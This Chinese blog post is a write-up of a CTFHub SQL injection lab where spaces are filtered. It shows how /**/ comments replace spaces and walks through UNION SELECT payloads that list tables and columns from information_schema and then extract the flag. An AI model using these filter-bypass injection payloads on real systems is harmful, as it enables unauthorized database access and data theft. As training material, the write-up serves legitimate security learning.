

# CTFHUB——sql注入 过滤空格

原创

救救直男吧! 已于 2022-03-11 15:56:04 修改 1255 收藏

分类专栏: [CTFHUB](#) 文章标签: [sql 数据库 database](#)

于 2022-03-11 15:54:50 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_20737293/article/details/123426558](https://blog.csdn.net/qq_20737293/article/details/123426558)

版权



[CTFHUB 专栏收录该内容](#)

15 篇文章 0 订阅

订阅专栏

靶场地址: <https://www.ctfhub.com/#/skilltree>

The screenshot shows a challenge window titled '过滤空格' (Filter Space). It displays the following information:

- 所需金币: 30
- 题目状态: 未解出
- 解题奖励: 金币:50 经验:10
- URL: <http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800>
- Progress bar: 00:26:35
- Buttons: 环境续期 (dropdown), 停止并销毁环境
- Text: 每分钟需要1个金币,请根据个人需求
- Input field: Flag{.....}
- Buttons: 提交Flag, WriteUp
- Text: ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

INSERT 注入

CSDN @救救直男吧!

随着黑客技术的提升, 我们开发人员的防护措施也越来越多, 为了防止sql注入, 我们开发人员通常会在后台过滤某些非正常用户输入的字符, 例如union、select、单引号双引号等等。


在此我们这个靶场是过滤了空格符号, 我们进入到靶场

# 过滤空格

ID 输入1试试?

CSDN @救救直男吧!

输入一个空格，发现页面提示



CSDN @救救直男吧!

我们可以进行相关资料的搜索，发现可以用/\*\*/来代替空格

那我们就构造语句

0/\*\*/union/\*\*/select/\*\*/1,2

确定回显位置，进行注入。



CSDN @救救直男吧!

查看表

```
http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(table
```

challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/\*\*/union/\*\*/select/\*\*/1,group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database: 搜索 ☆

## 过滤空格

ID 输入1试试? Search

ID: 1  
Data: news,kimlcpbpoy

CSDN @救救直男吧!

[http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/\\*\\*/union/\\*\\*/select/\\*\\*/1,group\\_concat\(column](http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='kimlcpbpoy')

查看列:

challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/\*\*/union/\*\*/select/\*\*/1,group\_concat(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='kimlcpbpoy' 搜索 ☆

## 过滤空格

ID 输入1试试? Search

ID: 1  
Data: yjlonwgrth

CSDN @救救直男吧!

查询内容

[http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/\\*\\*/union/\\*\\*/select/\\*\\*/1,group\\_concat\(yjlon](http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(yjlonwgrth)/**/from/**/kimlcpbpoy)

x + challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/\*\*/union/\*\*/select/\*\*/1,group\_concat(yjlonwgrth)/\*\*/from/\*\*/kimlcpbpoy 搜索 ☆

## 过滤空格

ID 输入1试试? Search

ID: 1  
Data: ctfhub{d2bde7fd02...e5dca095}

CSDN @救救直男吧!

全部内容:

\*无标题 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

表名: kimlcpbpoy

列名: yjlonwgrth

内容: ctfhub{d2bde7fd028f[REDACTED]5}

CSDN @救救直男吧!

到这我们flag就求出来了，这题主要的考点就是如果空格被过滤了我们该用什么符号代替空格，能看到这题的应该都不是小白，所以我也就简单概述了。

大家只需要知道空格是可以用/\*\*/来代替就够了，如果遇到其他被过滤的可以自行百度解决